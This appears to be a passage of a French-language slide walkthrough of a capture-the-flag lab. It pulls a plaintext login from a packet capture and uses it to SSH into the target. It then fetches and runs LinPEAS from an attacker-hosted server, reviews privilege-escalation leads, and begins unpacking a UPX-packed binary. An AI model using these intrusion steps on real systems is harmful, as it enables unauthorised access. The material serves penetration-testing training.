


What is the user flag?

Login to answer..




http




```
2252 192.168.111.136   192.168.111.136   HTTP    417 GET /index.html HTTP/1.1                                   192.168.111.136
2254 192.168.111.136   192.168.111.136   HTTP    774 HTTP/1.1 200 OK  (text/html)
2256 192.168.111.136   192.168.111.136   HTTP    376 GET /img_avatar2.png HTTP/1.1                              192.168.111.136
2257 192.168.111.136   192.168.111.136   HTTP    561 HTTP/1.1 404 Not Found  (text/html)
2259 192.168.111.136   192.168.111.136   HTTP    372 GET /favicon.ico HTTP/1.1                                  192.168.111.136
2260 192.168.111.136   192.168.111.136   HTTP    561 HTTP/1.1 404 Not Found  (text/html)
2335 192.168.111.136   192.168.111.136   HTTP    605 POST /index.html HTTP/1.1  (application/x-www-form-urlencoded) 192.168.111.136
2337 192.168.111.136   192.168.111.136   HTTP    774 HTTP/1.1 200 OK  (text/html)
2339 192.168.111.136   192.168.111.136   HTTP    376 GET /img_avatar2.png HTTP/1.1                              192.168.111.136
2340 192.168.111.136   192.168.111.136   HTTP    561 HTTP/1.1 404 Not Found  (text/html)
2677 192.168.111.136   99.86.228.28      OCSP    481 Request                                                    ocsp.r2m02.amazontrust.com
2679 99.86.228.28      192.168.111.136   OCSP   1062 Response
2756 192.168.111.136   172.253.122.100   HTTP    130 GET / HTTP/1.1                                             google.com
2758 172.253.122.100   192.168.111.136   HTTP    584 HTTP/1.1 301 Moved Permanently  (text/html)
2771 192.168.111.136   172.253.63.18     HTTP    129 GET / HTTP/1.1                                             gmail.com
2773 172.253.63.18     192.168.111.136   HTTP    655 HTTP/1.1 301 Moved Permanently  (text/html)
2814 192.168.111.136   208.80.153.232    HTTP    133 GET / HTTP/1.1                                             wikipedia.com
2816 208.80.153.232    192.168.111.136   HTTP    438 HTTP/1.1 301 Moved Permanently  (text/html)
```


Analyse de PCAP: **siemHTTP2.pcapng**
Outil: Wireshark (Follow HTTP stream)



What is the user flag?




```
GET /index.html HTTP/1.1
Host: 192.168.111.136
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```




```
HTTP/1.1 200 OK
Date: Mon, 06 Mar 2023 21:04:44 GMT
Server: Apache/2.4.55 (Debian)
Last-Modified: Mon, 06 Mar 2023 20:46:17 GMT
ETag: "2fc-5f64162f52399-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 369
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

 <form action="index.html" method="post">
  <div class="imgcontainer">
    <img src="img_avatar2.png" alt="Avatar" class="avatar">
  </div>

  <div class="container">
    <label for="uname"><b>Username</b></label>
    <input type="text" placeholder="Enter Username" name="uname" required>

    <label for="psw"><b>Password</b></label>
    <input type="password" placeholder="Enter Password" name="psw" required>

    <button type="submit">Login</button>
    <label>
      <input type="checkbox" checked="checked" name="remember"> Remember me
    </label>
  </div>

  <div class="container" style="background-color:#f1f1f1">
    <button type="button" class="cancelbtn">Cancel</button>
    <span class="psw">Forgot <a href="#">password?</a></span>
  </div>
</form>
```


Analyse de PCAP: **siemHTTP2.pcapng**
Outil: Wireshark (Follow HTTP stream)




What is the user flag?



Analyse de PCAP: **siemHTTP2.pcapng**
Outil: Wireshark (Follow HTTP stream)




What is the user flag?



```
POST /index.html HTTP/1.1
Host: 192.168.111.136
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:10
Accept: text/html,application/xhtml+xml,applicati
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
Origin: http://192.168.111.136
Connection: keep-alive
Referer: http://192.168.111.136/index.html
Upgrade-Insecure-Requests: 1

uname=valleyDev&psw=ph0t0s1234&remember=on
```

Authentification SSH (port 22)
& Flag utilisateur




What is the user flag?

```
ssh valleyDev@10.10.26.204
valleyDev@valley:~$ ls -lA
```

```
-rw-r--r-- 1 root      root         0 Mar 13  2023 .bash_history
drwx------ 3 valleyDev valleyDev 4096 Mar 20  2023 .cache
drwx------ 4 valleyDev valleyDev 4096 Mar  6  2023 .config
drwxr-xr-x 3 valleyDev valleyDev 4096 Mar  6  2023 .local
-rw-rw-rw- 1 root      root        24 Mar 13  2023 user.txt
```

Élévation de privilèges
Outil: LinPEAS


What is the root flag?

```
# Machine Attaquante
```

```
# Machine Cible
```


```
python -m http.server 6666
```

```
valleyDev@valley:~$ wget
http://10.6.38.237:6666/linpeas.sh
```


```
# Ctrl + C
```

```
valleyDev@valley:~$ sh linpeas.sh
```


Élévation de privilèges
Outil: LinPEAS



What is the root flag?




```
valleyDev@valley:~$ sh linpeas.sh
```




```
Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username
```

Élévation de privilèges
Outil: LinPEAS




What is the root flag?



```
╔══════════╣ Users with console
root:x:0:0:root:/root:/bin/bash
siemDev:x:1001:1001::/home/siemDev/ftp:/bin/sh
valleyDev:x:1002:1002::/home/valleyDev:/bin/bash
valley:x:1000:1000:,,,:/home/valley:/bin/bash

╔══════════╣ All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1000(valley) gid=1000(valley) groups=1000(valley),1003(valleyAdmin)
uid=1001(siemDev) gid=1001(siemDev) groups=1001(siemDev)
uid=1002(valleyDev) gid=1002(valleyDev) groups=1002(valleyDev)
```


```
valleyDev -> valley -> root
```

Élévation de privilèges
Outil: LinPEAS




What is the root flag?


Login to answer..



```
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
1  *    * * *   root    python3 /photos/script/photosEncrypt.py
```




```
╔══════════╣ Unexpected in root
/.bash_history
/swapfile
/photos

╔══════════╣ Modified interesting files in the last 5mins (limit 100)
/var/spool/anacron/cron.daily
/var/log/btmp
/var/log/lastlog
/var/log/auth.log
/var/log/wtmp
/var/log/syslog
/photos/photoVault/p6.enc
/photos/photoVault/p2.enc
/photos/photoVault/p3.enc
/photos/photoVault/p4.enc
/photos/photoVault/p5.enc
/photos/photoVault/p1.enc
```




```
╔══════════╣ Files inside others home
/home/valleyAuthenticator
```

Élévation de privilèges
/photos/script/photosEncrypt.py




What is the root flag?

Login to answer..



```
#!/usr/bin/python3
import base64
for i in range(1,7):
# specify the path to the image file you want to encode
    image_path = "/photos/p" + str(i) + ".jpg"

# open the image file and read its contents
    with open(image_path, "rb") as image_file:
          image_data = image_file.read()

# encode the image data in Base64 format
    encoded_image_data = base64.b64encode(image_data)

# specify the path to the output file
    output_path = "/photos/photoVault/p" + str(i) + ".enc"

# write the Base64-encoded image data to the output file
    with open(output_path, "wb") as output_file:
          output_file.write(encoded_image_data)
```

Élévation de privilèges
/home/valleyAuthenticator


What is the root flag?


```
valleyDev@valley:~$ file /home/valleyAuthenticator
```

```
ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically
linked, no section header
```

```
valleyDev@valley:~$ /home/valleyAuthenticator
```

```
Welcome to Valley Inc. Authenticator
What is your username:
What is your password:
Wrong Password or Username
```

Rétro-ingénierie
/home/valleyAuthenticator




What is the root flag?

```
valleyDev@valley:~$ scp valleyDev@10.10.26.204:../valleyAuthenticator .
```


```
strings valleyAuthenticator
```

```
...
$Info: This file is packed with the UPX executable packer
http://upx.sf.net $
